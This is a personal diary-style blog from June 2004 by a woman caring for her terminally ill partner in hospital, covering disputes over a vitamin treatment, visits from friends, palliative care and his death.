I talked to pred awhile and asked him about the research he had done on treatments. He said that the ones who survived were firstly the cases with no secondaries, and the ones who survived with secondaries were the ones whose immune systems had gotten a fix on the cancer cells. I asked how they did that. He said, 'A B C E and selenium.' I said, 'vitamins?' He nodded. 'That's what you wanted Carole to do?' Nod again. I told him that Dr. Bucci was going to consult with his dad and that if he wanted the treatment, he should ask Carole to be there. He set out on a mission to arrange the meeting. He had to phone his mum, who promptly started up an argument about me again. He said, 'I'm going to end this conversation because it's on my time and my phone card.' and hung up. 'I hate her.' he said. I said he should tell her whatever it took to appease her because I realised that if she really set her mind to it, she could ban me from the hospital. I said I had thought of sending her some flowers. He said she would love that.

On the way down to the CT scan Ned arrived. He came down with us and we waited together outside the room. I phoned the florist and ordered a bunch of flowers for Roma with the message "My profound apologies. The emotions of the moment overwhelmed me. Please forgive me." Just as I was about to give my credit card number, my phone credit ran out. The radiologist came out and said it would be a minute because the needle they had in his arm wasn't big enough for what they needed. I asked Ned to ring the florist back and give them my credit card number. I went in and stroked pred's forehead awhile. Ned came in and announced mission accomplished. I asked him to wait outside for me and watched the doctor try to find a vein. She tried three times before she got the 20 gauge needle in. The PCA had fucked up again and again nobody knew how to fix it. It appeared to be the batteries again.

I went back out and talked with Ned. He said he was talking with Leah about me and how he wouldn't be able to do what I'm doing. I told him about the NG tube and how amazed I was at how well I was handling it.

We followed pred back up to the room and Ned told us how he was working on a voodoo ceremony to give pred's cancer to Phillip Ruddock. I asked Ned to get me some noodle thing for dinner and 4 D batteries for the PCA. He got the food, but forgot the batteries. Luckily the nurses had found some. Ned left and I ate my dinner. At 5:30 Dr. Bucci came in and explained that there was fluid in his lungs due to new mets. I told him that there would be another doctor coming to talk to him and Dr. Carlton. Dr. Bucci said, 'who is he?' pred said, 'She is Dr. Hungerford'. He said he could come back. Dr. Carlton came in and I told him about Carole. He immediately said, 'You mean the naturopath? She can just buzz off, that's all bullshit.' I said, 'You said that treatment was Mike's decision, well this is what he wants.'

As soon as Dr. Bucci came in, Dr. Carlton asked him to step out into the hallway with him, undoubtedly to prime him to disbelieve Carole. I told pred what Dr. Carlton had said. I began to pace. How dare he dismiss her out of hand, without even meeting her. Dr. Bucci and Dr. Carlton came back in and began to discuss the options. He said it was far more aggressive than he thought and that at this stage all they could hope for was to make him as comfortable as possible so that he could talk to people he loved, and that in the end, his lungs would just gradually cease to function and he would drift off to sleep. Pred brought up the topic of Carole, as she had not arrived yet. He explained eloquently and scientifically about the procedure. Dr. Bucci said the only worry he had was that he didn't want to make the situation any worse and he didn't know what the side effects of the vitamins would be. He said that he would talk to Carole. Everyone agreed that was reasonable. Just as Dr. Bucci was leaving, Carole showed up. She began crying as soon as she entered the room. She sat next to me and I put my arm around her and said that many

tears had been shed in this room over the last week. She said he was a very special boy. Dr. Carlton removed his glasses and wiped his eyes.

After she consulted with Dr. Bucci they agreed that the treatment was too risky unless the situation improved at all. Fair enough, so why did Dr. Carlton have to come to that conclusion without any information?

David, Dylan, and Fluffy Pete from Mekanarky came by and had a good chat to pred. I was in tears again. The nurse took me out in the hall and asked if I wanted to talk to a social worker. I told her that I was crying because of the new information. You'd think I would have got used to the idea by now, but no. I agreed to talk to them.

I managed to get it together and go back in. We decided to have the wake at Turrella.

When they left, we watched "Annie Hall". He held my hand and squeezed it a lot. In the middle of it, a nurse came in to give him an albumin drip. Pred asked her how other people coped with dying. She said he was a rare case, everyone was different, but he seemed to have accepted it well. He said it was because he had freed himself of his religion.

The movie ended just as the albumin ran out. She put on a bag of saline. Pred asked me to climb on the bed and hug him. With great difficulty I managed to put my head on his chest. I asked him what he thought of me. He said he thought I was great, he wouldn't have given me the time of day if I wasn't. He said he liked my curves, and my big hair and the fact that I seemed to be comfortable with who I was. He said he saw guys checking me out in the pubs and that I should have no trouble getting a new shag. I said it would be a while. He asked me why I was doing this. I said it was because I knew he would need it, and to not do it would be like torturing him.

I asked him if he had any questions for me. He said, no, that he had all the information he needed for a real relationship.

He drifted off to sleep. I tried to sleep, but kept crying. After a few minutes he got up and tried to go to the toilet. He's got so many tubes now, that it's a major effort. I had to wheel the stand around the bed, plug the NG tube which is now feeding into a suction pump on the wall, and get an extension for the oxygen mask.

He'll probably die in this room, probably in less than a week.

I want to go home. I want to start over and forget Australia. I want to go back to a life where it was romantic to think about dying lovers. I want to sleep.

Thursday, June 03, 2004

I didn't get much sleep at all that night, the PCA kept having problems and beeping, then the saline, then he needed to have his stomach aspirated.

In the morning I rang Hugh to come and take over. He couldn't make it until 3. Dr. Carlton came in and informed me that Roma would be coming and so I had to leave from 9:30 to 12. When I left I told pred I would return from 12 to 3, but when I got home and took a shower, jj called and said that he would take over from 12 to 3.

I rode my bike home despite being severely tired and distressed by the day's news. A couple of times I began whining and wheezing uncontrollably. When jj called after my shower, I told him the situation and started crying again. I managed to sleep for a couple of hours despite lots of people ringing and texting me, including pred: "MUSOLINI HAS BEEN TOLD 2 FO ALREADY & HAS! BRING ON JJ & HUGH".

I rode back at 6 and arrived at 7 after stopping in for more ginger beer and some yoghurt for me. When I arrived, there were heaps of Cave Clan people and Leanne, Hugh and Andy, and Dr. Carlton. Hugh took me outside and told me that pred wanted to go home, but that Dr. Carlton was reluctant, and Hugh was going to keep pushing him. I joined him and Dr. Carlton very quickly became defensive. He said, 'It will be MY decision and none of you in this room have any say in it.'

Hugh had offered to raise money for a nurse if that was the issue, which of course it is not. Pred said that he would probably die with dad asleep in front of the footy and mum on the phone.

About 20 Cave Clan people showed up at once and I had to do crowd control and let them in 2 at a time. Everyone wanted to linger and I didn't have the nerve to kick them out, so pred had to keep saying, 'I don't want you to feel like you're on a conveyor belt, but there's more people waiting.' Then they'd just hang for a few more seconds and look at him. They all know that when they leave it will be the last time they see him.

After all had gone, I helped pred wash his hands. Then he asked for a hug. This is not an easy thing, but we managed. He said that his father was defensive because all his friends showing up meant that his lifestyle choice was successful to some extent even though his dad objected to it. He said that he was adopted as the great hope that he would carry on the line of two people with damaged reproductive capacity. The fact that he had chosen an alternative lifestyle was a profound disappointment to them.

Shortly after I had gone to sleep, he woke up and wanted to write. He dictated the following:

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Why are there diseases with cures and without? Why are there situations into which we get ourselves and

never extract ourselves completely? I am fearful as I look down the grass hills around Neutral Bay in my mind's eye because I cannot go to these places any more. I want to go and sack my dad from my pain team and my care team. Not because I think he makes no contribution but because the contribution he makes is obstructive.

this is the final, scariest part of stuff I will write with or about anything and I find myself resigned, wordless and empty in its face of coming fury. These are the protective measures of a rabbit who you might find staring down your headlights one night. Even a well-informed rabbit. I feel so scared of this stupid pointless, empty death and yet I feel in some ways its just doing its job. It has not singled me out, it's just doing it's orders. I am grateful for the chance to think of perhaps that there were cures that may have once awaited me in different food shops, eating choices, or whatever else might have availed me but of which I did not avail myself. I just did not get lucky and take any of these cures at the moment I was of incorrect supervision.

God I have become so weak, so super super weak.

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I think this last bit was a comment rather than intended for the blog, but it is relevant.

He kept waking up every hour or so with nightmares. He said the sound of his wheezing was incorporating into his dreams. I asked if he wanted to listen to the radio to drown out the sound. He said yes and I tuned the radio to 2SER which had some trance music on. He kept switching it off and then waking up again with nightmares. One time, he had forgotten to put his oxygen back on. He said, 'I think there's been an accident with several men and women damaged. Not in this trolley room but next door. I'm not sure but you might want to check. There were animals too.' The saline ran out and I buzzed the nurse. He said, 'Is there a door to the outside or are we trapped in

here?' Once he got his oxygen back on he was okay until 4am when he wanted to take a shower. He kept complaining of how weak he felt and when it was time to go back to bed he rang the nurse call button for help even though I was managing. It turned out to be good because even after we got him into bed he was too weak to even push himself up in the bed. Once he was in position, he fell asleep and slept with the radio on until 8 when the nurses changed over. It scared me that he had slept so long, but when he woke up he was much better.

His father came in and talked to him about where he would go if he went home. I paged the palliative care nurse and she came in to talk to him about the logistics. She seems to think it is possible.

I know that once he goes home I will probably never see him again. I doubt that Roma would let me in her house for one second. In one moment of panic, or rather one moment of hope that the NG tube would allow him to eat again and reduce the nausea so he could continue radiation, I sacrificed my long term contact with him. If I had known that would be the consequence, of course I would not have done it, but I never imagined that a request for 10 minutes would mean I'd be ostracised forever.

Friday, 4 June 2004

Yesterday afternoon we had a meeting with Frank Brennan, the palliative care specialist. He is trying to push for pred to go to Calvary palliative hospital. He brought up the topic of the vitamin therapy, so I thought there might be a chance that he could have it there, but no such luck, they only do pain relief and comfort, not treatment. Hugh suggested pred have a living will and assign me his legal agent so he could a) get the treatment and b) go home. I did not want to do it.

Carole came to the meeting with Brennan. We came to the conclusion that if we went down the legal track it would mean world war 3 with his father. She spoke to

pred about it and pred just said, 'yeah pred, just hurry up and die'.

Dr Bucci finally came a couple of hours after he said he would be there. Obviously not a priority. I gave him some literature on the treatment that Carole gave me. He promised pred and I that he would read it and if pred's condition improved he would allow the treatment. Pred was satisfied with that. Later his father came in and said that he had spoken to Dr. Bucci and agreed that if his condition improved, he would support the treatment and pay for transportation. That was all pred wanted to hear. Of course his condition won't improve and of course he won't get the treatment, but what harm is there in humouring him? It gave pred so much relief that he was starting to feel a bit optimistic.

I reckon that it's hard enough when you're losing control over your own body, that a little recognition of ones autonomy goes a long way.

This morning Hugh brought his friend to give pred a massage. He loved it. I was impressed with the way he dealt with pred's body, managing to massage around all the tubes and butterflies, and knowing how much pressure to use despite his severely bloated legs. Pred purred with pleasure, and agreed to another one on Monday.

In the evening he wanted to take a shower, so we got an orderly in. The orderly looked like a circus strong man with a bald head and what looked like eyeliner. I did most of the work getting him up and his plumbing sorted out. We walked him into the bathroom and sat him down on the chair in the shower. He began shitting and pissing. The orderly jumped out of the room saying he didn't want to be pissed on, which is a reasonable thing, but also part of his job.

pred showered for a couple of minutes and then wanted to get back in bed. We got him over to the toilet and the orderly went for towels to dry him off. While he was out, pred tried to get to the floor. He kept

saying he just wanted to lie on the floor, he was so weak. I kept his upper body up and tried to get him to help me. The orderly came in and we got him into bed. He felt hugely relieved and slept for a little while.

We started watching "Manhattan" but he fell asleep. I put the computer away and went to bed. About an hour later the nurse came in. He woke up and asked to be aspirated. We managed to get a good litre out and his stomach went way down. He slept through most of it. The suction wasn't sucking very well, so the nurse said she would come in through the night and aspirate more. We both slept through the rest of them and got a good solid 8 hours. In the morning he was much more positive and moving himself around again in the bed. He was starting to hope.

He drank the bonox from the breakfast tray and the lunch tray. He was drinking far too fast, but it seemed to be going down smooth. When he was drinking ginger beer recently he would start to jiggle himself with his foot and choke a bit. It was really scary, but with the bonox it went down smooth. I tried to get him to slow down because of the bloating, but he said he was starving and when you put food in front of a starving man it is impossible not to gulp.

I asked the resident about getting him some more albumin. She said that it wouldn't do any good because his albumin levels would just fall again in a couple of days. I had to really push her and said that it may not help physiologically, but it would help psychologically. She said if that was the case, we might as well hang up a bottle of coloured water. Not with pred you can't. If nothing else, he feels like his wishes are being honoured. I said I knew there was no hope, but that he really wanted it, and unless she could give me a really good reason why she shouldn't, I thought it was worthwhile to humour him. She ordered it and it came a few hours later. Pred asked to read the label.

Mabel came by early this morning. I went down and got some breakfast while they talked. She was just leaving when I got back.

Safari came by and I took the opportunity to go buy some fresh underwear. I walked by the bike rack and my bike was gone. I said 'shit' and 'fuck' and then I just got on with it. I'll deal with that later. In the scheme of things, I can accept the loss of a bicycle much quicker than I can accept the loss of a predator.

Syn came later. We were trying to watch the movie again. She was a wreck. She cried the whole time, and when he said goodbye she said, 'don't you say goodbye to me, it's not time yet.' He got a bit irked and said, 'I'm going to put my oxygen back on and chew ice and say no more, then go to sleep. She got up after a moment and sat on the couch asking if she could wait. I said she could wait in the lounge and I would come get her when he woke up again. She said she would just go.

We went back to the movie and Jen the nurse came in. We started talking about the albumin thing and Jen said that Meredith, the resident, had spoken to her about it after she had spoken to me. Jen had backed us up. Pred got really upset about this and started crying and yelling. At first it was about the albumin but it quickly generalised to his lack of control over everything, not least his own body. He said if they wanted him to fight, then they should help him fight, but if they wanted him to die, then should help him die, but not leave him hanging in between. He said he couldn't handle it and asked to be sedated. I pressed the call button and Jen came. She went to get him a sedative, and the palliative care people, Kate and Dr. Toh came in. I explained to Kate what had happened and she agreed with me that it was important that he feels listened to. I told her that he was a molecular biologist, and fully understood what was happening to him, and if there was a good argument he would listen to it, but that he was not an idiot.

Jen gave him a pill under his tongue and an injection. He was grabbing Kate around the neck and pulling her in. She was very good with it, touching him and holding him and talking to him very clearly. She asked if there was some oil to give him a massage. I said there was vitamin E cream and she grabbed it. He wanted to turn over onto his stomach. We moved pillows under him, but that was no good, so he rolled onto his side, then the other side, then he sat up. Kate and I were struggling to keep up with him. Finally he went down on his side and Kate did a quick back rub. Then he rolled over again and we got him settled back on his back. We both rubbed his feet. He began to go to sleep.

Kate said that they would not be in on the weekend. Great, just don't get pissed off on the weekend. She told pred she would see him on Monday and they left. After a few minutes he started thrashing around, rolling from side to side, mumbling, grabbing my shirt and pulling so hard I thought my shirt would tear. I told him to grab my hands and he did, but he was not satisfied in any position. He settled down again eventually.

Jen came in and said that I should get out and have a break. I told her that I had wanted to go to the JA bbq, but my relief wasn't coming until 6. She said she would look in every 10 minutes and had freed herself up to look after him. She left and I started getting ready to go. I put the computer away and got an extra jumper on. He started thrashing again. This time with his eyes rolled up into his head as though he was asleep, but the lids were partly open. He grabbed the rail and put his head on it and took off his oxygen. I asked him if he wanted something soft to rest his head on. He nodded, so I grabbed a blanket and wrapped it over the rail. He rolled to the other side and did the same. I tried to keep his oxygen on but he kept taking it off. He started mumbling. I put my ear close to his mouth but I couldn't understand him. I started to cry and pushed the call button. Jen came in and began the same process. Do you want your oxygen? Nod. Then stop

taking it off, dude! I asked if she wanted me to help. She waved me out of the room. I went gratefully. As I was standing in the elevator, waiting, Dr. Carlton emerged from the opposite elevator. I waved at him, one slow arc of a wave. He waved back with a smaller arc, and then started to say something. I lunged for the button to stop the door but it was too late. I went down and came back up but he was gone.

When I got to the bottom, some friends were there waiting to go up. I told them it wasn't on. They gave me a ride to JA. I tried not to dominate the bbq, but it wasn't easy. I left early and went to have a beer with Andy, Rana and GDM. GDM said he was really impressed. I said I was too.

I've just come back and Hugh said pred's been sleeping the whole time. His eyes are still partly open with his eyeballs rolled up. His face is sunken and starting to get skeletal. With the NG tube taped to his nose, it's a pretty grim look. I hope I can remember him as the virile young man and not the part bloated, part sunken hollow shell.

One of the nurses came in just now and said what a great job I was doing. She said she was talking to one of the other nurses and they thought I should become one because I was so observant. I said I could never do this all the time and that I didn't know how they did it. I could never give this much care to someone I didn't love. I would be like Meredith the resident, thinking of bodies as mechanical devices that need fluids and maintenance and forget about the importance of the will and the spirit.

Saturday, 5 June 2004

The nurse woke me at 2 a.m. this morning. His breathing was very shallow. She asked him if he was in pain. He nodded. She asked him if he wanted morphine, he nodded. She went to get the morphine and I tried to get pred to look at me or respond to me, he wouldn't. His lips were pale yellow. I held his hand

and started crying. She asked me to come outside. She said that the shot of morphine would probably put him over the top and wanted to know if she should call the parents. I said I had no idea, but that if they wanted to ring them, I would go. They decided to ring them. I went back in and held his hand. I watched his chest rising in quick gasps with long pauses in between. Then the pause grew, and then another quick gasp followed by another long pause. Then again. Then nothing. They had not even given him the morphine. I heard the nurse say, '2:15'.

Pred is gone. Long live pred.